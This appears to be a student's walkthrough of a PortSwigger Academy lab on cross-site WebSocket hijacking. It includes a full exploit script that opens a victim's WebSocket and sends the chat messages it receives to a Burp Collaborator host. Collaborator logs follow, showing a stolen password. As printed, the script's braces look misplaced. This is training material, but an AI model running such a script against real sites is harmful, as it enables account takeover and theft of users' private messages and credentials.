- ✓ Manipulating the WebSocket handshake to exploit vulnerabilities
- Using cross-site WebSockets to exploit vulnerabilities (6 of 7)
- How to secure a WebSocket connection

## Performing a cross-site WebSocket hijacking attack - Continued

If the WebSocket handshake request is vulnerable to CSRF, then an attacker's web page can perform a cross-site request to open a WebSocket on the vulnerable site. What happens next in the attack depends entirely on the application's logic and how it is using WebSockets. The attack might involve:

- Sending WebSocket messages to perform unauthorized actions on behalf of the victim user.
- Sending WebSocket messages to retrieve sensitive data.
- Sometimes, just waiting for incoming messages to arrive containing sensitive data.

BACK CONTINUE →

Up next: Lab: Cross-site WebSocket hijacking

We have again this online shop

WebSockets vulnerabilities - Po... Cross-site WebSocket hijacking

WebSecurity Academy Cross-site WebSocket hijacking LAB Not solved

Go to exploit server Back to lab description >>

Home | My account | Live chat

## WE LIKE TO SHOP



Conversation Controlling Lemon  
★★★★★ \$49.88  
View details



There is No 'I' in Team  
★★★★★ \$46.65  
View details



First Impression Costumes  
★★★★★ \$74.51  
View details



The Bucket of Doom  
★★★★★ \$51.47  
View details

here we can investigate the http history of this website


The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'HTTP history' pane displays a list of requests. The selected request is a GET request to `/resources/labheader/js/labHeader.js` with status 200. The 'Request' pane shows the raw HTTP request, including headers like `Host: 0a1b00f4046a9b4680fe71dd00e400f5.web-security-academy.net`, `Connection: Upgrade`, and `Upgrade: websocket`. The 'Response' pane shows the raw HTTP response, including headers like `HTTP/1.1 101 Switching Protocol`, `Connection: Upgrade`, and `Upgrade: websocket`. The 'Inspector' pane on the right shows the request attributes, cookies, headers, and response headers.

and that is the message we will need soon

The screenshot shows the Burp Suite interface with the 'WebSockets history' tab selected. The 'WebSockets history' pane displays a list of WebSocket messages. The selected message is a 'READY' message with ID 31. The 'Message' pane shows the raw WebSocket message, which is `READY`. The 'Inspector' pane on the right shows the message attributes, cookies, headers, and response headers.


so we see there is a exploit server button





https://exploit-0ad70016040c9b4e80c170b9019c007b.exploit-server.net

when we press it, we see this website



so we will need to write a script, here in the wss:\\ we need to copy and paste the url of that READY message, and in the fetch section we paste our collaborator's address

WebSockets vulnerabilities - P... Cross-site WebSocket hijacking Exploit Server: Cross-site WebS...

https://exploit-0ad70016040c9b4e80c170b9019c007b.exploit-server.net

File:  
/exploit

Head:  
HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8

Body:

```
<script>
var ws = new WebSocket('wss://0a83003204eb58008019355800960016.web-security-academy.net/chat');
ws.onopen = function() {
};
ws.send("READY");
ws.onmessage = function(event) {
};
fetch('https://1546djuf314gzeytsuf5qy3bt2ztnjb8.oastify.com', {method: 'POST', mode: 'no-cors', body: event.data});
</script>
```

Store View exploit Deliver exploit to victim Access log

press deliver, go to our app and press poll now

Burp Suite Professional v2025.1.4 - Temporary Project - licensed to trial user

Dashboard Target Proxy Intruder Repeater View Help

Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Payloads to generate: 1 Copy to clipboard Include Collaborator server location Poll now Polling automatically

Filter HTTP DNS SMTP

| #  | Time                         | Type | Payload                         | Source IP address | Comment |
|----|------------------------------|------|---------------------------------|-------------------|---------|
| 1  | 2025-Mar-16 10:32:41.310 UTC | DNS  | gtd06dkhoswo0ymaba6aw7pogu7i56u | 34.245.82.23      |         |
| 2  | 2025-Mar-16 10:32:41.310 UTC | DNS  | gtd06dkhoswo0ymaba6aw7pogu7i56u | 3.248.186.58      |         |
| 3  | 2025-Mar-16 10:32:41.310 UTC | DNS  | gtd06dkhoswo0ymaba6aw7pogu7i56u | 34.245.82.38      |         |
| 4  | 2025-Mar-16 10:32:41.310 UTC | DNS  | gtd06dkhoswo0ymaba6aw7pogu7i56u | 34.245.82.34      |         |
| 5  | 2025-Mar-16 10:32:41.382 UTC | HTTP | gtd06dkhoswo0ymaba6aw7pogu7i56u | 34.253.173.2      |         |
| 6  | 2025-Mar-16 10:32:41.382 UTC | HTTP | gtd06dkhoswo0ymaba6aw7pogu7i56u | 34.253.173.2      |         |
| 7  | 2025-Mar-16 10:32:41.382 UTC | HTTP | gtd06dkhoswo0ymaba6aw7pogu7i56u | 34.253.173.2      |         |
| 8  | 2025-Mar-16 10:32:41.408 UTC | HTTP | gtd06dkhoswo0ymaba6aw7pogu7i56u | 34.253.173.2      |         |
| 9  | 2025-Mar-16 10:32:41.416 UTC | HTTP | gtd06dkhoswo0ymaba6aw7pogu7i56u | 34.253.173.2      |         |
| 10 | 2025-Mar-16 10:32:45.454 UTC | HTTP | gtd06dkhoswo0ymaba6aw7pogu7i56u | 34.253.173.2      |         |
| 11 | 2025-Mar-16 10:32:45.457 UTC | HTTP | gtd06dkhoswo0ymaba6aw7pogu7i56u | 34.253.173.2      |         |
| 12 | 2025-Mar-16 10:32:45.457 UTC | HTTP | gtd06dkhoswo0ymaba6aw7pogu7i56u | 34.253.173.2      |         |

Description DNS query

The Collaborator server received a DNS lookup of type A for the domain name gtd06dkhoswo0ymaba6aw7pogu7i56u.oastify.com.

The lookup was received from IP address 34.245.82.23:30026 at 2025-Mar-16 10:32:41.310 UTC.

Event log All issues Memory: 316.3MB

we can see requests here

1 x +

Payloads to generate: 1 Copy to clipboard ☒ Include Collaborator server location Poll now Polling automatically

Filter HTTP DNS SMTP

| #  | Time                         | Type | Payload                         | Source IP address | Comment |
|----|------------------------------|------|---------------------------------|-------------------|---------|
| 1  | 2025-Mar-16 10:32:41.310 UTC | DNS  | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.245.82.23      |         |
| 2  | 2025-Mar-16 10:32:41.310 UTC | DNS  | gtd06dkhoswoYhmabafaw7pogu7i56u | 3.248.186.58      |         |
| 3  | 2025-Mar-16 10:32:41.310 UTC | DNS  | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.245.82.38      |         |
| 4  | 2025-Mar-16 10:32:41.310 UTC | DNS  | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.245.82.34      |         |
| 5  | 2025-Mar-16 10:32:41.382 UTC | HTTP | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.253.173.2      |         |
| 6  | 2025-Mar-16 10:32:41.382 UTC | HTTP | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.253.173.2      |         |
| 7  | 2025-Mar-16 10:32:41.382 UTC | HTTP | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.253.173.2      |         |
| 8  | 2025-Mar-16 10:32:41.408 UTC | HTTP | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.253.173.2      |         |
| 9  | 2025-Mar-16 10:32:41.416 UTC | HTTP | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.253.173.2      |         |
| 10 | 2025-Mar-16 10:32:45.454 UTC | HTTP | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.253.173.2      |         |
| 11 | 2025-Mar-16 10:32:45.457 UTC | HTTP | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.253.173.2      |         |
| 12 | 2025-Mar-16 10:32:45.457 UTC | HTTP | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.253.173.2      |         |

Description Request to Collaborator Response from Collaborator

Pretty Raw Hex

```
Content-Type: text/plain; charset=UTF-8
Accept: */*
Origin: https://exploit-0a24008e040bd055800039ad018e0069.exploit-server.net
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
Referer: https://exploit-0a24008e040bd055800039ad018e0069.exploit-server.net/
Accept-Encoding: gzip, deflate, br, mstd
Accept-Language: en-US,en;q=0.9

{
  "user": "You",
  "content": "I forgot my password"
}
```

Inspector

Request attributes 2

Request headers 16

0 highlights

Event log All issues

Memory: 316.3MB

and here we have our username and password

1 x +

Payloads to generate: 1 Copy to clipboard ☒ Include Collaborator server location Poll now Polling automatically

Filter HTTP DNS SMTP

| #  | Time                         | Type | Payload                         | Source IP address | Comment |
|----|------------------------------|------|---------------------------------|-------------------|---------|
| 1  | 2025-Mar-16 10:32:41.310 UTC | DNS  | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.245.82.23      |         |
| 2  | 2025-Mar-16 10:32:41.310 UTC | DNS  | gtd06dkhoswoYhmabafaw7pogu7i56u | 3.248.186.58      |         |
| 3  | 2025-Mar-16 10:32:41.310 UTC | DNS  | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.245.82.38      |         |
| 4  | 2025-Mar-16 10:32:41.310 UTC | DNS  | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.245.82.34      |         |
| 5  | 2025-Mar-16 10:32:41.382 UTC | HTTP | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.253.173.2      |         |
| 6  | 2025-Mar-16 10:32:41.382 UTC | HTTP | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.253.173.2      |         |
| 7  | 2025-Mar-16 10:32:41.382 UTC | HTTP | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.253.173.2      |         |
| 8  | 2025-Mar-16 10:32:41.408 UTC | HTTP | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.253.173.2      |         |
| 9  | 2025-Mar-16 10:32:41.416 UTC | HTTP | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.253.173.2      |         |
| 10 | 2025-Mar-16 10:32:45.454 UTC | HTTP | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.253.173.2      |         |
| 11 | 2025-Mar-16 10:32:45.457 UTC | HTTP | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.253.173.2      |         |
| 12 | 2025-Mar-16 10:32:45.457 UTC | HTTP | gtd06dkhoswoYhmabafaw7pogu7i56u | 34.253.173.2      |         |

Description Request to Collaborator Response from Collaborator

Pretty Raw Hex

```
Content-Type: text/plain; charset=UTF-8
Accept: */*
Origin: https://exploit-0a24008e040bd055800039ad018e0069.exploit-server.net
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
Referer: https://exploit-0a24008e040bd055800039ad018e0069.exploit-server.net/
Accept-Encoding: gzip, deflate, br, mstd
Accept-Language: en-US,en;q=0.9

{
  "user": "Hal Pline",
  "content": "No problem carlos, it&apos;s xop5pqyu5v5ehb035sh"
}
```

Inspector

Request attributes 2


Request headers 16

0 highlights


Event log All issues

Memory: 316.3MB

so we'll test it



and success!





CS5 261

Report — Документ

You've completed

Manipulating WebS

GraphQL API vulne

Cross-origin resou

Web LLM attacks

API testing - PortS

portswigger.net/web-security/learning-paths/websockets-security-vulnerabilities/complete

SDU PortalComparison of TreesleetCodeCS5 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | A c...GitHub

My progress

✓ WebSockets (1 of 1)

✓ Manipulating WebSocket traffic (5 of 5)

✓ WebSockets security vulnerabilities (1 of 1)

✓ Manipulating WebSocket messages to exploit vulnerabilities (2 of 2)

✓ Manipulating the WebSocket handshake to exploit vulnerabilities (2 of 2)

✓ Using cross-site WebSockets to exploit vulnerabilities (7 of 7)

✓ How to secure a WebSocket connection (1 of 1)

✓

Well done! You've completed WebSockets vulnerabilities.

BACK

FIND A NEW LEARNING PATH

CS5 261Report — ДокументWebSockets vulneManipulating WebSGraphQL API vulneCross-origin resouWeb LLM attacksAPI testing - PortS

portswigger.net/web-security/learning-paths/websockets-security-vulnerabilities

SDU PortalComparison of TreesleetCodeCS5 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | A c...GitHub

← Back to all learning paths

PRACTITIONER

WebSockets vulnerabilities

This learning path covers the identification and exploitation of security vulnerabilities specific to WebSockets in web applications.

Contents

→ Restart: WebSockets

19 of 19

RESTART LEARNING →

WebSockets1 of 1

WebSockets Restart →

Manipulating WebSocket traffic5 of 5